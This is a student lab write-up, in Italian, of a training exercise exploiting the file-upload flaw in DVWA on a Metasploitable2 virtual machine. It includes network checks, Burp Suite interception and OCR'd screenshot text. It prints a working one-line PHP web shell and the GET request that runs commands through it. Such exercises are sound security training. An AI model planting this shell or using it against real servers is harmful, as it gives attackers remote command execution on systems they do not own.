

S6-L1

Sfruttare un file upload sulla DVWA per caricare una semplice shell in PHP e monitorare tutti gli step con BurpSuite. Configura il laboratorio virtuale in modo tale che la macchina Metasploitable sia raggiungibile dalla macchina Kali Linux. Assicurati che ci sia comunicazione tra le macchine. Lo scopo dell'esercizio di oggi è sfruttare la vulnerabilità di «file upload» presente sulla DVWA per prendere controllo della macchina ed eseguire dei comandi da remoto tramite una shell in PHP. Inoltre, per familiarizzare sempre di più con gli strumenti utilizzati dagli Hacker Etici, intercettare ed analizzare ogni richiesta verso la DVWA con BurpSuite.

Configurazione della rete.


Ho configurato le VM Kali Linux e Metasploitable2 sulla Rete Interna "intnet". Per verificare la connessione tra le due VM ho utilizzato il comando ping per entrambe.


```
(kali@kali)-[~]
$ ping 192.168.50.101
PING 192.168.50.101 (192.168.50.101) 56(84) bytes of data.
64 bytes from 192.168.50.101: icmp_seq=1 ttl=64 time=1.53 ms
64 bytes from 192.168.50.101: icmp_seq=2 ttl=64 time=1.61 ms
64 bytes from 192.168.50.101: icmp_seq=3 ttl=64 time=0.840 ms
64 bytes from 192.168.50.101: icmp_seq=4 ttl=64 time=1.57 ms
^C
— 192.168.50.101 ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3005ms
rtt min/avg/max/mdev = 0.840/1.387/1.608/0.317 ms

msfadmin@metasploitable:~$ ping 192.168.50.100
PING 192.168.50.100 (192.168.50.100) 56(84) bytes of data.
64 bytes from 192.168.50.100: icmp_seq=1 ttl=64 time=0.745 ms
64 bytes from 192.168.50.100: icmp_seq=2 ttl=64 time=0.969 ms
64 bytes from 192.168.50.100: icmp_seq=3 ttl=64 time=1.03 ms
64 bytes from 192.168.50.100: icmp_seq=4 ttl=64 time=1.59 ms
64 bytes from 192.168.50.100: icmp_seq=5 ttl=64 time=0.966 ms
64 bytes from 192.168.50.100: icmp_seq=6 ttl=64 time=1.53 ms
64 bytes from 192.168.50.100: icmp_seq=7 ttl=64 time=1.48 ms
--- 192.168.50.100 ping statistics ---
7 packets transmitted, 7 received, 0% packet loss, time 5996ms
rtt min/avg/max/mdev = 0.745/1.190/1.596/0.315 ms
```

Avvio di BurpSuite


Ho avviato BurpSuite su Kali Linux, sono andata su Proxy, ho "acceso" l'intercettazione del traffico ed avviato il browser di BurpSuite.






Accesso a DVWA

Sul browser ho digitato l'URL 192.168.50.101/dvwa per accedere a DVWA sulla macchina Metasploitable2. Sulla pagina di login ho utilizzato le credenziali predefinite (admin, password) per accedere a DVWA.





Warning: Never expose this VM to an untrusted network!


Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

- [TWiki](#)
- [phpMyAdmin](#)
- [Mutillidae](#)
- [DVWA](#)
- [WebDAV](#)

Impostazione sicurezza LOW

Prima di iniziare ho configurato il security level della DVWA a LOW dalla scheda DVWA Security. Successivamente mi sono spostata sulla scheda Upload per mettere in pratica l'exploit.



▼

Damn Vulnerable Web A

×

+

←

→

×

⚠ Not secure

192.168.50.101/dvwa/security.php


☆

📁

🔒

👤

⋮



Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

Username: admin

Security Level: high

PHPIDS: disabled

DVWA Security

Script Security

Security Level is currently **high**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

low ▼

Submit

PHPIDS

PHPIDS v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

You can enable PHPIDS across this site for the duration of your session.


PHPIDS is currently **disabled**. [enable PHPIDS](#)

[Simulate attack](#) - [View IDS log](#)

Damn Vulnerable Web Application (DVWA) v1.0.7

Upload shell Una volta nella scheda Upload

Ho caricato il file shell.php. Effettuando il caricamento ho potuto constatare con BurpSuite che la richiesta per l'upload è di tipo POST.



The image shows a web browser window displaying the DVWA (Damn Vulnerable Web Application) interface. The page title is "Vulnerability: File Upload". The left sidebar contains a navigation menu with links: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload (highlighted), XSS reflected, XSS stored, DVWA Security, PHP info, About, and Logout. The main content area shows a form to upload a file, with a "Choose File" button and a text input field containing "shell.php". Below the form, there is a "More info" section with three links: http://www.owasp.org/index.php/Unrestricted_File_Upload, <http://blogs.securiteam.com/index.php/archives/1268>, and <http://www.acunetix.com/websecurity/upload-forms-threat.htm>. At the bottom left, the user information is displayed: Username: admin, Security Level: low, PHPIDS: disabled.

Overlaid on the bottom right is a terminal window showing the following commands and output:

```
(kali@kali)-[~]
└─$ sudo nano shell.php
[sudo] password for kali:
(kali@kali)-[~]
└─$ cat shell.php
<?php
if (isset($_GET['cmd'])){
    system($_GET['cmd']);
}
?>
```

Connessione al path Effettuato l'upload il messaggio in rosso mi conferma che la shell si trova sul path .../.../hackable/uploads/shell.php. Mi sono connessa al path aggiungendo il parametro cmd=ls.

4

Burp Suite Community Edition v2024.3.14 - Temporary Project

BurpProjectIntruderRepeaterViewHelp

DashboardTargetProxyIntruderRepeaterCollaboratorSequencerDecoderComparerLoggerSettings

OrganizerExtensions

InterceptHTTP historyWebSockets historyProxy settings

Request to http://192.168.50.101:80

ForwardDropIntercept is onActionOpen browserAdd notesHTTP/1

PrettyRawHex

1GET /dvwa/hackable/uploads/shell.php?cmd=ls HTTP/1.1

2Host: 192.168.50.101

3Upgrade-Insecure-Requests: 1

4User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.6367.118 Safari/537.36

5Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

6Accept-Encoding: gzip, deflate, br

7Accept-Language: en-US,en;q=0.9

8Cookie: security=low; PHPSESSID=b7160bffd6c6af2fabe7dd8a7c2eebe6e


9Connection: close

10

11

Inspector

Notes



Verifica dei comandi

Aggiungendo il parametro cmd=ls nella GET l'applicazione mi restituisce la lista dei file, quindi la richiesta ls è stata eseguita dalla shell.

